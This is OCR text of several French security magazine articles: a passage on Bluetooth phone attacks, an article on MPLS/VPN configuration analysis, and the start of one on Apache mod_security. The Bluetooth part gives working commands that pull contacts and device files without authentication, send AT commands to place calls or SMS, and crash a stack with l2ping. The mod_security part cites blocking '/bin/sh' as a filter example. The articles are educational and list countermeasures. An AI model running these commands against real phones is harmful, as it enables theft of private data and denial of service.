Dans une utilisation standard, les services OBEX ne fonctionnent qu'en mode PUSH (envoi de données) sur des fichiers bien spécifiques comme les images ou les sons par exemple. La vulnérabilité réside dans le fait que, sans authentification, le mode PULL (réception de données) est aussi possible sur certains téléphones (Sony Ericsson T6x0, Nokia 6310i,...). Les spécifications OBEX [3] indiquent quelques fichiers intéressants : `telecom/devinfo.txt` (données sur l'équipement), `telecom/pb.vcf` (intégralité du carnet d'adresses), `telecom/cal.vcs` (intégralité de l'agenda). En guise d'illustration, rien ne vaut un exemple, ici avec un Sony Ericsson T610 et les outils de base de la pile Bluetooth Linux Bluez [4] ainsi qu'un outil de transfert de fichier via OBEX à savoir obexftp [5] :

[Recherche des équipements Bluetooth]

```
tough:~# hcitool scan
Scanning ...
        00:0A:D9:xx:yy:zz       Veuillez entrer 0000
```

[Recherche des services Bluetooth]

```
tough:~# sdptool browse 00:0A:D9:xx:yy:zz
Browsing 00:0A:D9:xx:yy:zz ...
[...]
Service Name: OBEX Object Push

Service RecHandle: 0x10005
Service Class ID List:
  "OBEX Object Push" (0x1105)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)

    Channel: 10

  "OBEX" (0x0008)

Profile Descriptor List:
  "OBEX Object Push" (0x1105)
    Version: 0x0100
[...]
```

[Download de devinfo.txt]

```
tough:~# obexftp -b 00:0A:D9:xx:yy:zz -B 10 -g telecom/devinfo.txt
Browsing 00:0A:D9:xx:yy:zz ...
Channel: 7
No custom transport
Connecting...bt: 1
done
Receiving telecom/devinfo.txt... done
Disconnecting...done
```

[Contenu de devinfo.txt]

```
MANU:Sony Ericsson
MOD:T610 series
SW-VERSION:prgCXC125566_EU_2
SW-DATE:20R3C002TTTTT00
HW-VERSION:proto
SN:351957004345530
PB-TYPE-TX:VCARD2.1
PB-TYPE-RX:VCARD2.1
CAL-TYPE-TX:VCAL1.0
CAL-TYPE-RX:VCAL1.0
MSG-TYPE-TX:NONE
MSG-TYPE-RX:NONE
NOTE-TYPE-TX:VNOTE1.1
NOTE-TYPE-RX:VNOTE1.1
X-ERI-MELODY-TYPE-TX:EMELODY1.0
X-ERI-MELODY-TYPE-RX:EMELODY1.0
IRMC-VERSION:1.1
INBOX:MULTIPLE
MSG-SENT-BOX:NO
```

Cette faille tend à disparaître sur les nouveaux mobiles mais des recherches sont continuellement menées sur le sujet et de nouvelles formes de BlueSnarfing sont découvertes. Pour plus d'informations, consultez le site de Trifinite [6].

BlueBugging

Cette attaque consiste à détecter des services pour lesquels l'authentification a bêtement été oubliée (ou négligée au choix) par les éditeurs/constructeurs. À la différence du BlueSnarfing, un téléphone mobile vulnérable se retrouve totalement ouvert. Il est alors possible de passer des commandes AT au téléphone et ainsi accéder à la quasi-intégralité des fonctions (envoi et réception de SMS, appel téléphonique, accès au carnet d'adresses,...). Les possibilités des commandes AT sont propres au téléphone (se référer à la documentation des constructeurs disponible sur leur site respectif). À titre d'exemple, les premières versions des Sony Ericsson T610 ont les canaux RFCOMM de 17 à 30 ouverts et accessibles sans authentification, de la même manière les services Headset ou Handsfree des Motorola V500 ne sont, eux aussi, pas protégés et un dernier exemple connu avec le cas du Nokia 6810i qui est le cas d'école du BlueBugging. Plusieurs programmes et outils sont disponibles pour faciliter la détection et la récupération de données comme btxml [7] ou Blooover [8]. L'exemple suivant montre une connexion sur un port RFCOMM 18 ouvert d'un Sony Ericsson T610 et le passage de commandes AT :

```
tough:~# rfcomm bind /dev/rfcomm0 00:0A:D9:xx:yy:zz 18
tough:~# cu -l /dev/rfcomm0
Connected.
ATI         // Info sur le device
T610 series

OK
AT*
[...]
+CMGS       // Envoyer un SMS
+CPBR       // Lire le phonebook
D           // Etablir un appel
[...]
OK
```

Les téléphones vulnérables en circulation sont encore très nombreux. En outre, d'autres failles de ce type restent sans doute à être détectées. Pour cela, il existe BT Audit [10] qui offre la possibilité de scanner l'ensemble des canaux RFCOMM et des PSM L2CAP. Ci-après, un exemple de scan RFCOMM :

```
tough:~/bt_audit/src# ./rfcomm_scan 00:0A:D9:xx:yy:zz
rfcomm: 01 closed
rfcomm: 02 closed
rfcomm: 03 closed
rfcomm: 04 closed
rfcomm: 05 closed
rfcomm: 06 closed
rfcomm: 07 closed
rfcomm: 08 closed
rfcomm: 09 closed
rfcomm: 10 open
rfcomm: 11 closed
rfcomm: 12 closed
rfcomm: 13 closed
rfcomm: 14 closed
rfcomm: 15 open
rfcomm: 16 closed
[...]
```

Un peu plus de failles

Là encore, à cause d'un manque flagrant d'intérêt pour la sécurité, les piles Bluetooth sont souvent mal et vite programmées. À titre d'exemple, des *buffer overflows* ont été découverts sur la pile Bluetooth de Widcomm (pile utilisée sur les plateformes Windows et Windows CE) [12]. De même, l'équivalent du *Ping of Death* se retrouve sur certaines piles Bluetooth. Ainsi un simple `l2ping -s 600` tue la pile Bluetooth d'un PDA sous Windows Mobile (heureusement que les piles Bluetooth des équipements médicaux sont plus sécurisées... ou pas).

Toujours sur le site de Trifinite, vous trouverez divers outils Bluetooth comme le *BluePrinting* (*fingerprinting* d'équipements Bluetooth) ou encore *BluePot*, un projet de *honeypot* Bluetooth. De nouvelles attaques ou variantes sont publiées régulièrement.

Conclusion

Quelques mots tout de même sur les parades et autres recommandations. Il est fortement conseillé de n'activer le Bluetooth qu'en cas de nécessité, de passer en mode invisible afin de masquer son adresse, de faire le couplage (pairing) dans un environnement sûr (éviter les lieux publics) et de mettre à jour applications et systèmes quand cela est possible.

Voilà encore une bien belle technologie et surtout bien pratique. Par conséquent, celle-ci va se répandre inexorablement un peu partout. Pour éviter d'éventuels soucis, il conviendra de prendre en compte les vulnérabilités potentielles des équipements selon leur utilisation et espérer que les éditeurs et constructeurs travailleront avec cette problématique de sécurité en tête.

Références

[1] Norme IEEE 802.15 : **http://grouper.ieee.org/groups/802/15/**

[2] Spécifications Bluetooth 1.2 : **https://www.bluetooth.org/foundry/adopters/document/Bluetooth_Core_Specification_v1.2**

[3] Spécifications OBEX et iMelody : **http://www.irda.org**

[4] BlueZ : **http://www.bluez.org/**

[5] ObexFTP : **http://triq.net/obex/**

[6] Trifinite : **http://www.trifinite.org**

[7] btxml : **http://www.betaversion.net/btdsd/download/btxml.c**

[8] Blooover : **http://trifinite.org/trifinite_stuff_blooover.html**

[9] La sécurité de Bluetooth : **http://lasecwww.epfl.ch/securityprotocols/bluetooth/bluetooth_report.pdf**

[10] BT Audit : **http://trifinite.org/trifinite_stuff_btaudit.html**

[11] Ollie Whitehouse – Bluetooth : Red Fang, Blue Fang. : **http://cansecwest.com/csw04/csw04-Whitehouse.pdf**

[12] WIDCOMM Bluetooth *Connectivity Software Buffer Overflows* : **http://www.pentest.co.uk/documents/ptl-2004-03.html**

Quelques éléments de sécurité des réseaux privés virtuels MPLS/VPN


L'une des problématiques récurrentes des réseaux est de faire transiter des données le plus rapidement et le plus sûrement possible. La disponibilité des services réseau est généralement couverte par la topologie du réseau. Quant à l'intégrité des services réseau, elle est généralement couverte par les protocoles réseau.

Dans les réseaux IP, le routage des paquets s'effectue sur les adresses IP (Internet Protocol), ce qui nécessite de lire les en-têtes IP à chaque passage sur un nœud réseau. Pour réduire ce temps de lecture, deux protocoles ont vu le jour afin d'améliorer le transit global par une commutation des paquets au niveau 2 et non plus 3, comme le fait IP.

1. Introduction

Plutôt que de décider du routage des paquets dans le réseau à partir des adresses IP, le protocole MPLS (*Multi Protocol Label Switching*) s'appuie sur des labels. La commutation de paquets se réalise donc sur ces labels et ne consulte plus les informations relatives au niveau 3 incluant les adresses IP. En d'autres termes, l'acheminement ou la commutation des paquets est fondée sur les labels et non plus sur les adresses IP [RFC3270] :

Figure 1



Même si l'amélioration des équipements *hardware* ne rend plus aussi nécessaire qu'auparavant la commutation au niveau 2 plutôt qu'au niveau 3, le protocole MPLS présente des avantages notables par rapport au protocole IP. De plus, des classes de services peuvent être définies afin de garantir les délais d'acheminement.


2. Création d'un réseau privé virtuel MPLS/VPN

Un réseau privé virtuel MPLS/VPN permet de connecter des sites distants sur un réseau partagé par tous les clients. Le trafic du réseau privé virtuel est isolé logiquement des autres trafics VPN. Cette isolation est réalisée par un mécanisme de routage fondé sur le protocole MP-BGP, qui est une extension du protocole de routage BGP (*Border Gateway Protocol*) pour les réseaux MPLS [RFC2547]. Le protocole MP-BGP fonctionne en collaboration avec un protocole de distribution de labels (*Label Distribution Protocol*) afin d'associer un label à une route externe. Dans ce cas, deux niveaux de labels sont utilisés, le premier label correspond à la route dans le VPN concerné et le second label correspond au PE permettant d'atteindre le prochain saut BGP.

De plus, chaque VPN peut faire transiter les classes d'adresses IP qu'il désire sans qu'il y ait de conflit d'adresses IP avec d'autres VPN. Chaque VPN a en effet sa propre table de routage et la commutation du trafic réseau est réalisée sur des labels uniques et non sur des adresses IP. Pour cela, un identifiant appelé RD (*Route Distinguisher*) est accolé à chaque *subnet* IPv4 afin de créer une route VPNv4. En revanche, dans le cas d'un Extranet ou d'un accès à un fournisseur de services, les adresses IP devront être uniques afin de partager les ressources communes.

Un réseau MPLS/VPN est composé de routeurs P (*Provider* : dédiés à la commutation), de routeurs PE (*Provider Edge* : dédiés à la création des MPLS/VPN ainsi qu'à la connectivité avec les équipements localisés chez les clients) et de routeurs CE (*Customer Edge* : installés chez les clients et connectés aux routeurs PE). Seuls les routeurs PE contiennent la définition des MPLS/VPN, les routeurs P et CE n'ayant aucune connaissance de la configuration des MPLS/VPN. Les routeurs P commutent des labels, tandis que les routeurs CE commutent des adresses IP. La sécurité logique d'un MPLS/VPN repose principalement sur la configuration logique du VPN dans les configurations des routeurs PE. Pour mieux comprendre les enjeux de configuration des MPLS/VPN, prenons l'exemple de deux VPN A et B reliant deux sites différents pour chacun des VPN, comme illustré à la figure 2 ci-après :

Figure 2



Nous avons vu que le RD (*Route Distinguisher*) permet de garantir l'unicité des routes VPNv4 échangées entre les PE, mais ne définit pas la manière dont les routes vont être insérées dans les VPN.

Cédric Llorens - **cedric.llorens@wanadoo.fr**
Denis Valois - **denis.valois@wanadoo.fr**

Pour y parvenir, l'import et l'export de routes sont réalisés à l'aide d'une communauté étendue de routage (*extended community*) appelée « *Route-Target* » (RT). Les routes-targets doivent être vues comme des filtres appliqués sur les routes VPNv4. Dans notre exemple, les routeurs `CE1 A` et `CE2 A` appartiennent au `MPLS/VPN A` et les routeurs `CE1 B` et `CE2 B` appartiennent au `MPLS/VPN B`.

La configuration des routeurs PE permet de créer ces VPN sur le réseau. Nous utiliserons le terme VRF (*Virtual Routing Forwarding*) par la suite pour désigner un VPN.

Par exemple, la configuration du routeur PE, connecté à `CE1 A` et `CE1 B`, est la suivante :

```
# Définition du MPLS/VPN A :
ip vrf A

   # La valeur du rd (route distinguisher) permet d'identifier les routes
échangées entre
   # les routeurs PE pour chaque MPLS/VPN
    rd 1

    # Les valeurs des routes-targets RT permettent de définir un MPLS/VPN.  Le
MPLS/VPN A n'accepte
    # que les routes reçues véhiculant le RT 1 et exporte les routes apprises en
insérant le RT 1
    route-target import 1
    route-target export 1
!
Définition du MPLS/VPN B :
ip vrf B
   rd 2
   route-target import 2
   route-target export 2
!
# Connexion de CE1 A au PE : Cette connexion appartient au MPLS/VPN A
interface …
   ip vrf forwarding A
   …
!
# Connexion de CE1 B au PE : Cette connexion appartient au MPLS/VPN B
interface …
   ip vrf forwarding B
   …
!
# Description de la session de routage avec le MPLS/VPN A
address-family ipv4 vrf A
 neighbor 10.10.10.102 activate
!
# Description de la session de routage avec le MPLS/VPN B
address-family ipv4 vrf B
 neighbor 192.10.10.102 activate
!
```

L'isolation d'un MPLS/VPN repose donc sur les configurations des routeurs PE. Le périmètre d'un MPLS/VPN peut donc être déterminé à partir de toutes les configurations des routeurs PE constituant le réseau MPLS comme nous le détaillerons ci-après [MPLS Sécurité].

3. Analyse de la consistance de configuration des MPLS/VPN

Sachant que les inconsistances des configurations MPLS/VPN peuvent engendrer des problèmes de sécurité (isolation, intégrité, etc.), nous considérerons qu'une configuration est consistante par rapport aux MPLS/VPN si les deux conditions suivantes (ou invariants) sont remplies :

- Tous les éléments de type VRF définis/configurés dans un routeur PE doivent être référencés.
- Tous les éléments de type VRF référencés dans un routeur PE doivent être définis/configurés.

Si nous prenons la configuration CISCO `conf_test` suivante :

```
ip vrf A
    rd 1
    route-target import 1
    route-target export 1
!
ip vrf B
   rd 2
   route-target import 2
   route-target export 2
!
interface x
   ip vrf forwarding A
!
interface y
   ip vrf forwarding B
!
address-family ipv4 vrf A
 neighbor 10.10.10.104 activate
!
address-family ipv4 vrf B
 neighbor 192.10.10.104 activate
!
```

Le script `vpn_check.sh` (**http://www.miscmag.com/articles/20-MISC/conf-vpn/**) vérifie la consistance d'implémentation des MPLS/VPN dans une configuration PE CISCO. Ce script, écrit en AWK, est un exemple non exhaustif et devra donc être complété. Il s'exécute sur une configuration CISCO.

Si on exécute ce script sur la configuration `conf_test`, on obtient alors le résultat suivant (aucune inconsistance n'a été détectée) :

```
bash$ awk -f ./vpn_check.sh ./conf_test
bash$
```

Modifions la configuration afin d'introduire des inconsistances comme l'illustre la commande UNIX `diff` entre les deux fichiers `conf_test` et `conf_test1` :

```
bash$ diff ./conf ./conf1
6c6
< ip vrf B
---
```

```
> ip vrf D
12c12
<    ip vrf forwarding A
---
>    ip vrf forwarding C
17c17
< address-family ipv4 vrf A
---
> address-family ipv4 vrf F
22c22
< address-family ipv4 vrf B
---
> address-family ipv4 vrf E
```

Si on exécute ce script sur la configuration `conf_test1`, on obtient alors le résultat suivant pointant les inconsistances de configuration :

```
bash$ awk -f ./vpn_check.sh ./conf_test1
./conf_test; déf/non réf;A;ip vrf A(line 1)
./conf_test; déf/non réf;D;ip vrf D(line 6)
./conf_test; réf/non déf;B;   ip vrf forwarding B(line 15)
./conf_test; réf/non déf;C;   ip vrf forwarding C (line 12)
./conf_test; réf/non déf;E;address-family ipv4 vrf E(line 22)
./conf_test; réf/non déf;F;address-family ipv4 vrf F(line 17)
bash$
```

4. Calcul du périmètre de sécurité d'un MPLS/VPN

Si on désire vérifier les périmètres de configuration des réseaux privés virtuels MPLS/VPN, l'approche consiste à analyser le graphe VPN engendré par les configurations des MPLS/VPN (seules les configurations des routeurs PE nous intéressent). Nous définirons alors le périmètre de sécurité d'un MPLS/VPN, comme étant l'ensemble des interconnexions autorisées de ce VPN avec d'autres VPN.

De manière générale, si pour chaque configuration PE, on arrive à renseigner les champs de la table VPN suivante, il est alors possible de construire le graphe VPN que nous détaillerons par la suite :


```
table VPN
       champ : NomVrf : nom du VPN
       champ : I/E: définit l'action associée au route-target,
               soit "import" (j'apprends les routes), soit "export" (j'exporte
les routes)
       champ : RT : définit la valeur du route-target
```

Le calcul d'un périmètre de sécurité d'un MPLS/VPN nécessite avant tout d'avoir toutes les configurations des routeurs PE. L'idée consiste ensuite à construire pour chaque route-target, l'ensemble des VRF qui réalisent un `import` et l'ensemble des VRF qui réalisent un `export` comme l'illustre la figure 3.

On peut alors en déduire les liens de connectivité entre les VRF. Ainsi, pour une route-target donnée, chaque VRF appartenant à la liste des `export` est alors connectée à toutes les VRF appartenant à la liste des `import`. Par exemple, pour la route-target RTx, la VRF 1 est connectée à la VRF 3, et la VRF 2 est connectée à la VRF 3.

On peut alors construire un graphe VPN, où un sommet est représenté par une VRF et un arc par une connexion entre deux VRF différentes. Prenons comme exemple les configurations des VRF suivantes :

Figure 3




```
ip vrf A
 rd 1
 route-target export 1
 route-target import 1
 route-target export 4
 route-target import 3
!
ip vrf B
 rd 2
 route-target export 2
 route-target import 2
 route-target export 4
 route-target import 3
!
ip vrf C
 rd 3
 route-target export 3
 route-target import 4
!
ip vrf D
 rd 4
 route-target export 5
 route-target import 5
!
```

Le script `vpn_extract.sh` (**http://www.miscmag.com/articles/20-MISC/conf-vpn/**) permet de renseigner la table VPN. Il constitue un exemple non exhaustif et devra donc être complété.

Si on exécute ce script sur cette configuration, on obtient alors le résultat suivant :

```
bash$ awk -f ./vpn_extract.sh ./conf_test
A export 1
A import 1
A export 4
A import 3
B export 2
B import 2
```

```
B export 4
B import 3
C export 3
C import 4
D export 5
D import 5
bash$
```

Une fois la table VPN construite à partir de l'extraction des informations contenues dans les configurations, le produit cartésien de la table VPN par elle-même sous les conditions suivantes donne alors tous les arcs de notre graphe VPN, comme l'illustre la requête SQL suivante :

```
SELECT
        Vpn.NomVrf, Vpn.I/E, Vpn.Rt, Vpn_1.NomVrf, Vpn_1.I/E, Vpn_1.Rt
FROM
        Vpn, Vpn AS Vpn_1
WHERE
         Vpn.Rt = Vpn_1.Rt and
    Vpn.IE = "export" and Vpn_1.IE = "import" and
    Vpn.NomVrf != Vpn_1.NomVrf
```

Un sommet du graphe VPN est donc représenté par `NomVrf` et un arc par un enregistrement trouvé par le produit cartésien précédemment décrit. Par ailleurs, l'asymétrie de configuration d'un VPN indique que le graphe VPN construit est dirigé. Dans notre configuration `conf_test`, la table VPN serait alors renseignée par les données suivantes :

NomVrf	I/E	RouteTarget
A	Export	1
A	Import	1
A	Export	4
A	Import	3
B	Export	2
B	Import	2
B	Export	4
B	Import	3
C	Export	3
C	Import	4
D	Export	5
D	Import	5

Maintenant, si on réalise le produit cartésien précédemment décrit, on obtient alors les informations suivantes (en fait les routes-targets nous permettent d'établir les relations de connectivité entre les sommets) :


NomVrf	I/E	RouteTarget	NomVrf	I/E	RouteTarget
A	Export	4	C	Import	4
B	Export	4	C	Import	4
C	Export	3	A	Import	3
C	Export	3	B	Import	3

Les sommets du graphe VPN sont donc {A,B,C,D} et les arcs du graphe VPN sont les suivants :

```
A est VPN-connecté à C
B est VPN-connecté à C
C est VPN-connecté à A
C est VPN-connecté à B
```

Le graphe VPN associé est le suivant :

Figure 4



De manière générale, le calcul des composantes fortement connexes du graphe VPN (si pour toute paire de sommets (x, y) de la composante, il existe un chemin de x à y et de y à x) permet de déterminer les périmètres de sécurité des VPN. Dans notre cas, il y a deux composantes fortement connexes qui sont {A, B, C} et {D}. Ces composantes indiquent que le périmètre de sécurité du VPN A est {A, B, C}, que le périmètre de sécurité du VPN B est {A, B, C}, que le périmètre de sécurité du VPN C est {A, B, C} et que le périmètre de sécurité du VPN D est {D}.

De manière théorique, les composantes fortement connexes du graphe VPN donnent les périmètres de sécurité réels des VPN qui ont pu être définis dans les configurations. Ces périmètres de sécurité montrent alors soit l'isolation d'un VPN donné, soit des interconnexions avec d'autres VPN. Le calcul des points d'articulation du graphe VPN permet aussi de connaître les points de passage obligé (i. e. VPN) dans une composante fortement connexe et donne ainsi des informations topologiques de sécurité intéressantes. Rappelons que l'extraction de toutes les composantes fortement connexes d'un graphe et le calcul des points d'articulation sont des problèmes faciles [BRASSARD].

Enfin, si les composantes connexes (s'il existe un chemin entre toute paire de sommets (x, y) de la composante) du graphe VPN ne sont pas égales aux composantes fortement connexes (si pour toute paire de sommets (x, y) de la composante, il existe un chemin de x à y et de y à x) du graphe VPN, il y a alors des inconsistances de configuration des VPN. De même, toute configuration non bidirectionnelle entre deux sommets montre aussi des inconsistances de configuration des VPN.


5. Les interconnexions des réseaux MPLS/VPN

Les opérateurs de télécommunications développent de plus en plus les services réseau MPLS/VPN et ont besoin de s'interconnecter à d'autres réseaux pour étendre un MPLS/VPN. L'interconnexion entre deux réseaux MPLS/VPN se réalise de deux manières possibles, soit sur le modèle « VRF-To-VRF », soit sur le modèle « MP-eBGP » que nous allons décrire ci-après [CISCO, JUNIPER].

5.1. Le modèle « VRF-To-VRF »

Comme l'illustre la figure suivante, le modèle « VRF-To-VRF » permet d'interconnecter en point à point un MPLS/VPN entre deux réseaux :

Figure 5



Les avantages de ce modèle sont les suivants :

- Le confinement des VPN dans des tunnels dédiés en point à point. L'isolation entre les VPN interconnectés est ainsi renforcée.
- La granularité d'analyse en cas de problème réseau est fine par l'isolation de configuration des VPN.
- Il est possible de filtrer le trafic IP par VPN. On peut alors effectivement filtrer le trafic du VPN sur les adresses IP et/ou sur les ports TCP/UDP par les mécanismes classiques de filtrage des paquets (i. e. *Access Control List*).
- Il est possible de filtrer le routage par VPN. On peut effectivement contrôler les adresses IP routées sur le VPN par les mécanismes classiques de filtrage de route (i. e. *Prefix-list*). Notons qu'il est aussi possible de mettre en œuvre des mécanismes de contrôle de l'instabilité des mises à jour des routes (i. e. *Dampening*).


Les désavantages de ce modèle sont les suivants :

- Les configurations des VPN deviennent consommatrices en termes de ressources si le nombre de VPN augmente considérablement. Notons alors que le nombre des équipements d'interconnexion devra aussi augmenter entre les deux réseaux MPLS/VPN.
- L'architecture d'interconnexion devient complexe si le nombre des équipements d'interconnexion entre les deux réseaux MPLS/VPN augmente considérablement. Rappelons que cette architecture doit assurer la disponibilité réseau de l'interconnexion MPLS/VPN.

5.2. Le modèle « MP-eBGP »

Comme l'illustre la figure suivante, le modèle « MP-eBGP » permet d'interconnecter de manière globale deux réseaux MPLS/VPN :

Figure 6



Les avantages de ce modèle sont les suivants :

- La configuration d'un VPN est simplifiée puisqu'on ne définit plus les connexions point à point, ni même le VPN explicitement. Seuls des filtrages, configurés de manière symétrique, des routes-targets entre les deux réseaux permettent de contrôler les interconnexions des VPN.
- Le modèle est extensible même si le nombre de VPN à interconnecter devient important. Rappelons encore qu'il n'y a pas de configuration explicite de VPN à créer.
- L'architecture réseau est simplifiée et extensible, même si le nombre de VPN à interconnecter devient important. Seules les capacités de commutation des équipements d'interconnexion seront impactées.

Les désavantages de ce modèle sont les suivants :

- La granularité d'analyse en cas de problème réseau n'est plus fine et nécessite en revanche d'analyser les sessions de routage MP-eBGP.
- Il n'y a pas de possibilité de filtrer le trafic IP par VPN (dans la limite des technologies existantes). Cependant, un filtrage est possible au niveau du trafic des données de l'ensemble des VPN.

→ Il n'y a pas de possibilité de filtrer le routage des adresses IP par VPN (dans la limite des technologies existantes). Cependant, un filtrage est possible au niveau des routes-targets échangées entre les deux réseaux permettant de définir les interconnexions des VPN.

Les deux modèles (VRF-To-VRF, MP-eBGP) ont leurs avantages et leurs inconvénients. Il doit être noté que non seulement les technologies et les fonctions de contrôle évoluent, mais aussi qu'une interconnexion entre deux réseaux MPLS/VPN peut être un mixte de ces deux modèles.

Conclusion

Les architectures MPLS/VPN offrent de bonnes garanties de sécurité si les conditions de contrôle sont réalisées sur les configurations des équipements réseau.

De plus, sachant qu'un MPLS/VPN n'est finalement qu'un élément de routage, le contrôle des processus de routage au sein du réseau devient critique. Ce besoin ouvre la voie des sondes d'analyse et de détection des problèmes de routage réseau IGP (*Interior Gateway Protocol*) ou EGP (*Exterior Gateway Protocol*).

Enfin, le déploiement d'architectures MPLS/VPN par les opérateurs de télécommunications s'accélère et intègre de nouvelles technologies au cœur du réseau MPLS tel que le *trafic engineering*, l'intégration des classes de services en périphérie et au cœur du réseau, etc.

Références

[BRASSARD] Brassard (G.), Bratley (P.), *Fundamentals of algorithmics*, Prentice Hall, ASIN : 0133350681, 1995.

[CISCO] **http://www.cisco.com/warp/public/732/Tech/mpls/docs/interasconfig.ppt**

[JUNIPER] **http://www.juniper.net/techpubs/software/junos/junos64/swconfig64-vpns/download/cofc-overview.pdf**

[MPLS Sécurité] CISCO : **ftp://ftp-eng.cisco.com/cons/isp/security/MPLS-Security**

[RFC2547] Rosen (E.), Rekhter (Y.), *BGP/MPLS VPN, INFORMATIONAL, March* 1999.

[RFC3270] Le Faucheur (F.), Wu (L.), Davie (B.), Davari (S.), Vaananen (P.), Krishnan (R.), Cheval (P.), Heinanen (J.), *Multi-Protocol Label Switching (MPLS) Support of Differentiated Services*, PROPOSED STANDARD, *May* 2002.

Sécurité avancée du serveur web Apache : mod_security et mod_dosevasive

Le serveur Apache n'est plus à présenter et propose nombre d'options liées à la sécurité en soi [1]. Pour autant, des modules tiers permettent d'étendre ses possibilités, que ce soit en termes de filtrage des requêtes et des réponses ou pour contrer les attaques visant à surcharger le serveur. Cet article présente deux de ces modules : mod_security et mod_dosevasive. Tout au long de l'article, nous prendrons l'exemple d'un proxy entrant, mais ces exemples sont bien sûr facilement transposables à un serveur web.

mod_security : validation et filtrage des échanges

`mod_security` [2] permet de contrôler de manière très fine les échanges entre le client et le serveur : il filtre ces échanges et autorise également une journalisation complète des événements. Nous parlons principalement dans cette section de la version stable (1.8.X) de `mod_security`.

Les approches « habituelles » en termes de filtrage et de validation des échanges HTTP se concentrent souvent uniquement sur les requêtes. En particulier, Apache permet déjà de filtrer les requêtes selon la méthode HTTP utilisée [3]. `mod_security` va beaucoup plus loin en travaillant également sur les réponses HTTP et en permettant une analyse beaucoup plus étendue des requêtes (et notamment du contenu complet des requêtes de type POST).

S'intégrant avant le traitement normal des requêtes par Apache (en particulier pour Apache 2.0), `mod_security` est également capable de filtrer les flux HTTPS et de corriger les URL mal formés.

Enfin, *last but not least*, ce module est un Logiciel Libre publié sous licence GPL et écrit par Ivan Ristic [4].

Validation des requêtes

Avant de procéder au filtrage en soi des URL reçus, `mod_security` applique quelques transformations à ces dernières. Ces transformations permettent de s'affranchir d'un certain nombre d'astuces utilisées par les attaquants qui réussissent ainsi à passer outre certains filtres. Prenons par exemple le cas où l'on souhaite bloquer toutes les requêtes contenant `/bin/sh`. Un attaquant un peu malin tentera des approches biaisées, du style `/bin/./sh`... Un filtre digne de ce nom se doit donc de valider les réductions possibles d'URL et d'interpréter au minimum ces réductions. C'est exactement la portée des transformations dont nous parlons ici.

Les transformations suivantes sont appliquées :

- Si le filtre tourne sous Windows, transformation des caractères `\` en `/`.
- Transformation de `/./` en `/`.
- Optionnellement, validation de l'encodage de l'URL.
